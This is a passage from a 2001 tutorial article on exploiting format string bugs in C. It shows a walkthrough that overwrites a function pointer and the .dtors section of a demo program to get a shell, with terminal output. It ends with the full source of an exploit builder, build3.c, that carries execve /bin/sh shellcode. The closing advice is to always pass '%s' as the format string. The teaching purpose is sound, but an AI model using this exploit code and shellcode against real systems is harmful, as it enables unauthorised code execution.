    fprintf(stderr, "[%s] (%d)\n", buf, strlen(buf));

    execlp("./vuln","./vuln", buf, argv[2], argv[3], argv[4], NULL);
  }

  return EXIT_SUCCESS;
}
```

The trick is that we know what to call according to the number of argument the program received. To start our exploit, we just give to `build2` the address where we want to write and the offset. We don't have to give the value anymore since it is going to be evaluated by our successive calls.

To succeed, we need to keep the same memory layout between the different calls of `build2` and then `vuln` (that is why we do call the `build()` function, in order to use the same memory capacity) :

```
>>./build2 0xbffff634 3
Calling ./build2 ...
adr : -1073744332 (bffff634)
val : -1073744172 (bffff6d4)
valh: 49151 (bfff)
vall: 63188 (f6d4)
[6öÿ¿4öÿ¿%.49143x%3$hn%.14037x%4$hn] (34)
Calling ./vuln ...
sc = 0xbffff88f
adr : -1073744332 (bffff634)
val : -1073743729 (bffff88f)
valh: 49151 (bfff)
vall: 63631 (f88f)
[6öÿ¿4öÿ¿%.49143x%3$hn%.14480x%4$hn] (34)
0 0xbffff867
1 0xbffff86e
2 0xbffff891
3 0xbffff8bf
4 0xbffff8ca
helloWorld() = 0x80486c4
accessForbidden() = 0x80486e8

before : ptrf() = 0x80486c4 (0xbffff634)
buffer = [6öÿ¿4öÿ¿000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000
after : ptrf() = 0xbffff88f (0xbffff634)
Segmentation fault (core dumped)
```

Why didn't this work ? We said we had to build the exact copy of the memory between the 2 calls ... and we didn't do it ! `argv[0]` (the name of the program) changed. Our program is first named `build2` (6 bytes) and `vuln` after (4 bytes). There is a difference of 2 bytes, which is exactly the value that you can notice in the previous display. The address of the shellcode during the second call of `build2` is given by `sc = 0xbffff88f`but the display of `argv[2]` in `vuln` gives `2 0xbffff891`: our 2 bytes. To solve this, it is enough to rename our `build2` with the only 4 letters of `bui2` :

```
>>cp build2 bui2
>>./bui2 0xbffff634 3
Calling ./bui2 ...
adr : -1073744332 (bffff634)
val : -1073744156 (bffff6e4)
valh: 49151 (bfff)
vall: 63204 (f6e4)
[6öÿ¿4öÿ¿%.49143x%3$hn%.14053x%4$hn] (34)
Calling ./vuln ...
sc = 0xbffff891
adr : -1073744332 (bffff634)
val : -1073743727 (bffff891)
valh: 49151 (bfff)
vall: 63633 (f891)
[6öÿ¿4öÿ¿%.49143x%3$hn%.14482x%4$hn] (34)
0 0xbffff867
1 0xbffff86e
2 0xbffff891
3 0xbffff8bf
4 0xbffff8ca
helloWorld() = 0x80486c4
accessForbidden() = 0x80486e8

before : ptrf() = 0x80486c4 (0xbffff634)
buffer = [6öÿ¿4öÿ¿000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000
after : ptrf() = 0xbffff891 (0xbffff634)
bash$
```

Won again : that works far much better that way ;-) The eggshell is in the stack and we changed the address pointed by `ptrf` to have it point to our shellcode. Of course, it can happen only if the stack is executable.

But we have seen that format strings allow us to write anywhere : let's add a destructor to our program in the section `.dtors` :

```
>>objdump -s -j .dtors vuln

vuln:     file format elf32-i386

Contents of section .dtors:
 80498c0 ffffffff 00000000                    ........
>>./bui2 80498c4 3
Calling ./bui2 ...
adr : 134518980 (80498c4)
val : -1073744156 (bffff6e4)
valh: 49151 (bfff)
vall: 63204 (f6e4)
[ÆÄ%.49143x%3$hn%.14053x%4$hn] (34)
Calling ./vuln ...
sc = 0xbffff894
adr : 134518980 (80498c4)
val : -1073743724 (bffff894)
valh: 49151 (bfff)
vall: 63636 (f894)
[ÆÄ%.49143x%3$hn%.14485x%4$hn] (34)
0 0xbffff86a
1 0xbffff871
2 0xbffff894
3 0xbffff8c2
```

```
4 0xbffff8ca
helloWorld() = 0x80486c4
accessForbidden() = 0x80486e8

before : ptrf() = 0x80486c4 (0xbffff634)
buffer = [ÆÄ000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000] (127
after : ptrf() = 0x80486c4 (0xbffff634)
Welcome in "helloWorld"
bash$ exit
exit
>>
```

Here, no `coredump` is created while quitting our destructor. This is because our shellcode contains an `exit(0)` call.

In conclusion as a last gift, here is `build3.c` that also gives a shell, but when it is passed through an environment variable :

```
/* build3.c */

#include <stdio.h>
#include <stdlib.h>
#include <unistd.h>
#include <string.h>

char* build(unsigned int addr, unsigned int value, unsigned int where)
{
  //Même fonction que dans build.c
}

int main(int argc, char **argv) {
  char **env;
  char **arg;
  unsigned char *buf;
  unsigned char shellcode[] =
     "\xeb\x1f\x5e\x89\x76\x08\x31\xc0\x88\x46\x07\x89\x46\x0c\xb0\x0b"
      "\x89\xf3\x8d\x4e\x08\x8d\x56\x0c\xcd\x80\x31\xdb\x89\xd8\x40\xcd"
       "\x80\xe8\xdc\xff\xff\xff/bin/sh";

  if (argc == 3) {

    fprintf(stderr, "Calling %s ...\n", argv[0]);
    buf = build(strtoul(argv[1], NULL, 16),  /* adresse */
                &shellcode,
                atoi(argv[2]));              /* offset */

    fprintf(stderr, "%d\n", strlen(buf));
    fprintf(stderr, "[%s] (%d)\n", buf, strlen(buf));
    printf("%s",  buf);
    arg = (char **) malloc(sizeof(char *) * 3);
    arg[0]=argv[0];
    arg[1]=buf;
    arg[2]=NULL;
    env = (char **) malloc(sizeof(char *) * 4);
    env[0]=&shellcode;
    env[1]=argv[1];
    env[2]=argv[2];
    env[3]=NULL;
    execve(argv[0],arg,env);
  } else
  if(argc==2) {

    fprintf(stderr, "Calling ./vuln ...\n");
    fprintf(stderr, "sc = %p\n", environ[0]);
    buf = build(strtoul(environ[1], NULL, 16),  /* adresse */
                environ[0],
                atoi(environ[2]));              /* offset */

    fprintf(stderr, "%d\n", strlen(buf));
    fprintf(stderr, "[%s] (%d)\n", buf, strlen(buf));
    printf("%s",  buf);
    arg = (char **) malloc(sizeof(char *) * 3);
    arg[0]=argv[0];
    arg[1]=buf;
    arg[2]=NULL;
    execve("./vuln",arg,environ);
  }

  return 0;
}
```

Once again, since this environment is in the stack, we need to take care of not modifying the memory (i.e. changing the position of the variables and arguments). The binary's name must therefore contain the same number of characters than the name of vulnerable program `vuln`.

Here, we choose to use the global variable `extern char **environ` to set the values we need :

1. `environ[0]` : contains shellcode ;
2. `environ[1]` : contains the address where we expect to write ;
3. `environ[2]` : contains the offset.

We leave you play with it ... this (too) long article is already filled with too much source code and program test.

Conclusion : how avoiding format bugs ?

As it is shown in this article, the main trouble with this bug comes from the freedom left to a user if he can build his own format string. The solution to avoid such a flaw is very simple : never leave a user providing his own format string ! Most of the time, this simply means to insert a string `"%s"` when function such as `printf()`, `syslog()`, ..., are called. If you really can't avoid it, then you have to check very carefully the input given by the user.

Acknowledgments

The authors thank Pascal *Kalou* Bouchareine for his patience (he had to find why our exploit with the shellcode in the stack did not work ... whereas this same stack was not executable), his ideas (and more particularly the `exec*()` trick), his encouragements ... but also for his article on format bugs which caused, in addition to our interest for the question, an intense cerebral agitation ;-)

We also owe Georges Tarbouriech a lot for his efficient English and the time he spends to translate our articles.

Links

- *Format Bugs: What are they, Where did they come from, How to exploit them* from lamagra : lamagra.sekure.de
- *Format string vulnerability* de P. Bouchareine : http://repo.hackerzvoice.net/depot_madchat/coding/c/c.seku/format_string/Format_Strings.html
- *Format String Attacks* de Tim Newsham : http://www.guardent.com
- *w00w00 on Heap Overflows* deMatt Conover (a.k.a. Shok) & w00w00 Security Team : http://www.w00w00.org
- *Overwriting the .dtors section* de Juan M. Bello Rivas (a.k.a. rwxrwxrwx) : http://synnergy.net

---

Footnotes

... commands[1]
the word *command* means here everything that affects the format of the string : the width, the precision, ...

... bytes[2]
the -1 comes from the last character reserved for the '\0'.

Christophe BLAESS - ccb@club-internet.fr
Christophe GRENIER - grenier@cgsecurity.org
Frédéreric RAYNAL - pappy@users.sourceforge.net

Last modified: Fri Feb 16 10:49:53 CET 2001